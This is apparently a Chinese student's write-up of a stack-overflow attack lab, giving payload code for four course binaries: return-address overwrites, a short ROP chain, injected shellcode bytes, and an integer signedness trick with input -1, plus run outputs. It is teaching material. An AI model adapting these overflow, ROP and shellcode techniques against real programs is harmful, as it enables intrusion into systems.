
栈溢出攻击实验

题目解决思路

Problem 1:

- **分析**:



- **解决方案**:


```
padding = b"A" *16
func_address = b"\x16\x12\x40\x00\x00\x00\x00\x00"
payload = padding+func_address
```

- **结果**:

```
root@LAPTOP-IFFR0KNH:/home/课程资料/ICSlab/baby-attack-homework-whiteman333/Problem1# ./problem1 "ans1.txt"
Do you like ICS?
Yes!I like ICS!
```

Problem 2:

- **分析**:



- **解决方案**:

```
padding = b"A" *8
func2_address = b"\x16\x12\x40\x00\x00\x00\x00\x00"  # 小端地址
value=b"\xf8\x03\x00\x00\x00\x00\x00\x00"
pop_address=b"\xbb\x12\x40\x00\x00\x00\x00\x00"
payload = padding+value+pop_address +func2_address
```

- **结果**:


```
root@LAPTOP-IFFR0KNH:/home/课程资料/ICSlab/baby-attack-homework-whiteman333/Problem2# ./problem2 "ans2.txt"
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```

Problem 3:

- **分析**:


法一：Rop

通过`jmo_xs`函数间接跳转到`%rbp-0x20`的位置上，也就是缓冲区开始的地方，来执行代码，这样可以规避栈随机化。



法二：直接跳转

用立即数跳转到`%rbp-0x20`的地址执行代码，不过这样不能规避栈随机化（缓冲区开始的地址会变化）



- **解决方案**：

  法一：

```
padding = b"\x00" *27
jump_address = b"\x34\x13\x40\x00\x00\x00\x00\x00"  # 小端地址
code=b"\x48\xc7\xc7\x72\x00\x00\x00\x68\x16\x12\x40\x00\xc3"
payload = code+padding+jump_address
```

  法二：

```
padding = b"\x01" *27
code_address = b"\x70\xdc\xff\xff\xff\x7f\x00\x00"  # 小端地址
code=b"\x48\xc7\xc7\x72\x00\x00\x00\x68\x16\x12\x40\x00\xc3"
payload = code+padding+code_address
```

- **结果**：

```
root@LAPTOP-IFFR0KNH:/home/课程资料/ICSlab/baby-attack-homework-whiteman333/Problem3# ./problem3 "ans3.txt"
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```

Problem 4:

- **分析**：canary的保护机制主要体现在每个栈帧创建时会在开头存入一个随机数，如果随机数被破坏则说明栈帧被破坏则程序抛出异常。

```
135d:   f3 0f 1e fa             endbr64
1361:   55                      push   %rbp
1362:   48 89 e5                mov    %rsp,%rbp
1365:   48 83 ec 30             sub    $0x30,%rsp
1369:   89 7d dc                mov    %edi,-0x24(%rbp)
136c:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
1373:   00 00
1375:   48 89 45 f8             mov    %rax,-0x8(%rbp)
1379:   31 c0                   xor    %eax,%eax
```

而对于题目本身查看汇编即可发现读入的是一个`int`，但处理时是以`u`来处理的，所以很自然能想到`-1`（读汇编也能读出来）

- **解决方案**：本题没有payload
- **结果**：

```
root@LAPTOP-IFFR0KNH:/home/课程资料/ICSlab/baby-attack-homework-whiteman333/Problem4# ./problem4
hi please tell me what is your name?
lu hongyu
hi! do you like ics?
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295
great!I will give you great scores
```

思考与总结

本次attackhwk任务量较小，主要通过构造payload来攻击程序，趣味性还比较强，大概花了4个小时左右的时间，中间地址老是复制错，很烦人，rop还没有玩爽，函数链太短了qwq。

参考资料

无